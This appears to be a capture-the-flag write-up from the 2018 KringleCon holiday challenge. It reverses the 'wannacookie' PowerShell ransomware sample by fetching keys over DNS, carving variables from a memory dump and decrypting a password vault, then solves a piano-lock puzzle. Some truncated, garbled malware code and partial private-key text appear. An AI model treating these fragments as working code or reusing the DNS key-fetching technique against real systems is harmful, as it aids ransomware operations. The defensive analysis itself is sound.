html</>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-16LE">
<meta name="author" content="Bill Clay">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<style>
body {
    font-family: monospace;
    height: 90%;
    width: 99%;
    left: 0;
    top: 0;
    background-color: black;
    background-repeat: no-repeat;
    background-size: auto 100%;
```




08. Let's grab the public key from server :

Using encoded hex 7365727665722E637274 > server.crt

```
$ (g_o_dns (A2H "server.crt")) | out-file server.crt
```

PEM certificates usually have extensions such as .pem, .crt, .cer, and .key. They are Base64 encoded ASCII files

09. Because the key encryption function is using public key then the decryption will need a private key as shown here :



let's try grab it using `server.key` :

```
$ (g_o_dns (A2H "server.key")) | out-file server.key
```

This Unencrypted private key in PEM file `.key` , The KEY extension is used both for public and private PKCS#8 keys which prefixed with a “-- BEGIN ...” line.

10. We need also to calculate the length of the different keys available in the malware code for easier filtration after memory dump analysis :

(1) First create a breakpoints after each key variable we need to its length and comments the lines we don't need.

(2) Then we will use `$variable.length` command to know the lengths as following :

```
$Pub_key_encrypted_Key.length
```

(3) Now run the script and type the command to get the length after each variable :

```
$Pub_key_encrypted_Key > 512
```

`$pub_key > 865` we can got from there server in previous step

`$Key_Hash > 40` we don't need it because the hashing is irreversible process

`$Byte_key > 16` we don't need it because it's cleared after usage

`$Hex_key > 32` we don't need it because it's cleared after usage



11. Now we are ready to try finding a way to decrypt the file `alabaster_passwords.elfdb.wanna-cookie`, let's start with analyzing the memory dump `powershell.exe_181109_104716.dmp`:

1. We will use **powerdump** tool to retrieves powershell blocks and variables from memory , run the tool on the memory dump file and make sure the dump file in same directory as **power_dump.py** file for easier commands,
 2. Let's fire up the tool using the following command :

python power_dump.py

3. Select option 1 to load a powershell memory dump >Write ls to list files > Write Id dump-filename to load our powershell memory dump file

1d powershell.exe_181109_104716.dmp

4. Go back using **b** > Select **option 1** to process this dump
It will take some time wait until finish.
 5. Select **option 4** to search/dump stored PS variables

There is 10947 possible variables stored in memory , we need to reduce this number so let's do some filtration, we are looking for \$Pub_key_encrypted_Key which is in hex because it's outputted using B2H converter at end of Pub_Key_Enc function :

matches “^ [a-fA-F0-9]+ \$”

And its length = 512:

len == 512

So now there is 1 Possible variable , you can see it by `print` command

print

Let's go ahead and dump those:

dump

it's dumped to file named `variable_values.txt`, copy the file to other location rename it to `Pub_key_encrypted_Key.txt`



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6. Also we can look for **\$Key_Hash** to prove our key after we decrypt it , we know it's in **Hex** and **length = 40** , clear the filters first :

```
clear
```

Then Hex filter :

```
matches "^[a-fA-F0-9]+$"
```

And it's length = 40 :

```
len == 40
```

So now there is 1 Possible variable , you can see it by **print** command

```
print
```

Let's go ahead and dump those :

```
dump
```

it's dumped to file named **variable_values.txt** , copy the file to other location and rename it to **sha1.txt**

7. So we have **\$Pub_key_encrypted_Key** , **\$Key_Hash** , server public key, server private key

12. Let's reverse malware process, First we will need to decrypt **\$Pub_key_encrypted_Key** with **\$private_key** to get **\$Byte_key** then decrypt the file with **\$Byte_key** to get **alabaster_passwords.elfdb** , let's begin :

a) First we need a certificate type that can work with **The X.509 certificate import method** , it's support several certificate types : Base64-encoded or DER-encoded X.509 certificates, PFX/ PKCS12 certificates, and signer certificates such as Authenticode.

You can find more about Asymmetric Encryption/Decryption here

<https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.x509certificates.x509certificate2>

We need to have a cert with a private key in supported format , let's convert our pem files (**.crt**, **.key**) to pfx certificate type using **openssl** :

1. Install **openssl**

Openssl installation tutorial : https://www.youtube.com/watch?v=892_4UQy_L8

2. Browser to certificate and private key folder then run the following command to check the private key :

```
openssl rsa -in server.key -check
```

if you encounter any error with **crt** or **key** file try to download the files again.

```
PS C:\Users\IEUser\Downloads\wannacookie> openssl rsa -in server.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIvAAKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcL
SvCuC+s5wy1kg0rrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TL
ULPSpMTCM9H0SWF77VgDRSReQPjaoyp03TFbs/Pj1Th1qdTwPA01u4vvXi5Kj2z
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E51kFnC2vG+fGxUiaeALWh6RXD7dx7emkkv8+TuVRRIUTlrxXTGxCTdcfcXnjafl+i
```



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3. Check the certificate:

```
openssl x509 -in server.crt -text -noout
```

4. Convert add the private key to the certificate and convert to pfx without a password

```
openssl pkcs12 -export -out server.pfx -inkey server.key -in server.crt
```

5. Check the certificate pfx file:

```
openssl pkcs12 -info -in server.pfx
```

- b) We need to create function to decrypt the file encryption key using the private key, let's call it `Pub_Key_Dec` function :

```
function Pub_Key_Dec($encKey){  
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2  
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )  
    $deckey = $cert.PrivateKey.Decrypt($encKey, $true)  
    return $(B2H $deckey) }
```

Then we add the following lines to the main function to import `$Pub_key_encrypted_Key` from `Pub_key_encrypted_Key.txt` file :

```
$Pub_key_encrypted_Key = Get-Content -Path "C:\Users\IEUser\Downloads\wanna-  
cookie\Pub_key_encrypted_Key.txt"
```

And Convert it from HEX to Bytes to be able to use it in `Pub_Key_Dec` function :

```
$Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);
```

- c) Now let's run our code and add breakpoint after our added code lines:

```
$Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);  
$Byte_key;
```

```
function Pub_Key_Dec($encKey){  
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2  
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )  
    $deckey = $cert.PrivateKey.Decrypt($encKey, $true)  
    return $(B2H $deckey)  
}  
  
function wannacookie {  
    $Pub_key_encrypted_Key = Get-Content -Path "C:\Users\IEUser\Downloads\wannacookie\Pub_key_encrypted_Key.txt"  
    $Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);  
  
    $Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);  
    $Byte_key ;  
  
    $S1 = "1f8b0800000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"  
    if ($null -ne ((Resolve-DnsName -Name $($H2A $($B2H $($B2H $($G2B $($H2B $S1)))))) )) {  
        $Resolve-DnsName -Server  
        if ($netstat -ano | select-string "127.0.0.1:8080").Length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Do  
        $pub_key = [System.Convert]::FromBase64String($get_over_dns("7365727665722E637274"))  
        $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($([char[]]([char]01..[char]255) + ([char[]]([char]01..  
        $Byte_key = ([char]01..[char]255) + ([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)))
```



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Now we have our key \$Byte_key to decrypt the files :

fbcfc121915d99cc20a3d3d5d84f8308

You can check if it's correct key by running it against `sha1` hash we found from power dump

```
$hash_found= "b0e59a5e0f00968856f22cff2d6226697535da5b";
$key_hash = $(sha1 $Byte_key);

If ($key_hash = $hash_found ){
    "Correct Key!"
} else {
    "Invalid Key!"
}
```

```
PS C:\Users\IEUser\Downloads>wannacookie> C:\Users\IEUser\Downloads\wannacookie\wannacookie.ps1  
fbfcfc121915d99cc20a3d3d5d84f8308  
Correct Key!
```

13. Let's decrypt the file alabaster_passwords.elfdb.wannacookie using enc_dec function:

(1) First we point to the encrypted file :

```
$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.elfdb.wannacookie");
```

(2) And Convert the key from HEX to Bytes to be usable in enc dec function:

```
$Byte_key = $(H2B $Byte_key);
```

3) Then we run the function with false state to decrypt the file:

```
enc_dec $Byte_key $enc_file $false;
```

```
$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.e1fdb.wannacookie");
$Byte_key = $(H2B $Byte_key);
enc_dec $Byte_key $enc_file $false;
```

Now we have the Alabaster's password vault unencrypted the file with name `alabaster_passwords.elfdb`

14. Let's take a look at Alabaster's password vault , since the file using .elfdb and we know he is obsessed with SQLite database storage :

(1) if you open the file with text editor you will confirm it's SQLite format by first line .



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(2) Now we know the database format is SQLite, let's view it using DB Browser for SQLite or any similar software : <https://sqlitebrowser.org/>

File > open database readonly > Select alabaster_passwords.elfdb > Select Browse Data

name	password	usedfor
1 alabaster.snowball	CookiesROckI2!#	active directory
2 alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3 alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4 alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5 alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6 alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7 alabaster@kringlecastle.com	YayImACoder1926	www.codecademy.com
8 alabaster@kringlecastle.com	Wooootz4Cookies19273	www.4chan.org
9 alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

We have the password !

ED#ED#EED#EF#G#F#G#ABA#BA#B



Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the encrypted password vault.



I'm seriously impressed by your security skills.





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Who Is Behind It All?



10) Who Is Behind It All?

Difficulty:

Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan.



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ⓘ [Piano lock for the door right to Alabaster Snowball](#)

I'm seriously impressed by your security skills. How could I forget that I used Rachmaninoff as my musical password?


Congratulations, you've stopped Hans! Now solve all remaining objectives in your badge.

YAY! You won!



Rachmaninoff > Really, it's Mozart. And it should be in the key of D, not E.

Door lock





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Solution

- Take a look at the document sent from Holly Evergreen to Alabaster Snowball in challenge 8-Network Traffic Forensics

To look at it another way, consider a song "written in the key of Bb." If the musicians don't like that key, it can be transposed to A with a little thought. First, how far apart are Bb and A?

Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:

D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb

And take everything down one half step for A:

C# B A B C C# C# B B B C# E E C# B A B C# C# C# B B C# B A

- After you read it , you will find how to do the chord transposition from E to D in the musical password we just got .

ED#ED#EED#EF#G#F#G#ABA#BA#B

- Method 1 : Manually do the chord transposition ,

From E > D is back one step then take everything back one step for D :

E	D
D#	C#
E	D
D#	C#
E	D
E	D

D#	C#
E	D
F#	E
G#	F#
F#	E
G#	F#

A	G
B	A
A#	G#
B	A
A#	G#
B	A

So the door password will be :

DC#DC#DDC#DEF#EF#GAG#AG#A

You can use this chart will help you from this website : <http://www.simusic.com/chordchart.html>

Steps: -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12
Sharp: A A# B C C# D D# E F F# G G# A A# B C C# D D# E F F# G G# A A#
Flat: A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A
Sharp: A# B C C# D D# E F F# G G# A A# B C C# D D# E F F# G G# A A#
Flat: Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb
Sharp: B C C# D D# E F F# G G# A A# B C C# D D# E F F# G G# A A#
Flat: B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B
Sharp: C C# D D# E F F# G G# A A# B C C# D D# E F F# G G# A A# B C
Flat: C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C
Sharp: C# D D# E F F# G G# A A# B C C# D D# E F F# G G# A A# B C
Flat: Db D Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db
Sharp: D E F F# G G# A A# B C C# D D# E F F# G G# A A# B C C# D
Flat: D Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D
Sharp: D# E F F# G G# A A# B C C# D D# E F F# G G# A A# B C C# D
Flat: Eb E F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D
Sharp: E F F# G G# A A# B C C# D D# E F F# G G# A A# B C C# D D# E
Flat: Ef F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb
Sharp: F F# G G# A A# B C C# D D# E F F# G G# A A# B C C# D D# E F
Flat: F Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F
Sharp: F# G G# A A# B C C# D D# E F F# G G# A A# B C C# D D# E F#
Flat: Gb G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F# Gb
Sharp: G G# A A# B C C# D D# E F F# G G# A A# B C C# D D# E F# G
Flat: G Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F# Gb G Ab
Sharp: G# A A# B C C# D D# E F F# G G# A A# B C C# D D# E F# G# G
Flat: Ab A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F# Gb G Ab
Sharp: A A# B C C# D D# E F F# G G# A A# B C C# D D# E F# G# A
Flat: A Bb B C Db D Eb E F Gb G Ab A Bb B C Db D Eb E F# Gb G Ab



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4. Method 2: Use online tool to auto the transpose from E to D :


Online chord transpose tool : <http://tabtuner.com/>

Online chord transpose tool : http://www.transposechords.com/song_transposed/

The screenshot shows the chordtransposer website interface. At the top, there's a logo of a blue bird and the text "chordtransposer transpose guitar chords for free!". Below that is a text input field containing "ED#ED#EED#EEF#G#F#G#ABA#BA#B". Underneath the input field are two rows of buttons for selecting chords. The first row is labeled "Orig Key:" and includes buttons for C, C#, D, Eb, E, F, F#, G, Ab, A, Bb, and B. The second row is labeled "New Key:" and includes buttons for C, C#, D, Eb, E, F, F#, G, Ab, A, Bb, and B. To the right of these rows is a "Transpose »" button.

5. Goto Piano Lock > Enter the password

D C# D C# D D C# D E F# E F# G A G# A G# A





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You DID IT! You completed the hardest challenge.

You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask?

Well, the jackpot, my dear! The grand and glorious jackpot!

You see, I finally found you!



I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.

We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!



Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.

See what happens when they take off those hats?

Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.

And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after.



Go to your Badge > Objectives > Enter **Santa**



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
Extra Challenge

Google Ventilation

📍 1st floor upper left corner beside google booth.



Start navigate through the ventilation using the ventilation diagrams from 4-Data Repo challenge :






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


1 F



1st Floor path

2 F



2nd Floor path

Congratulations!

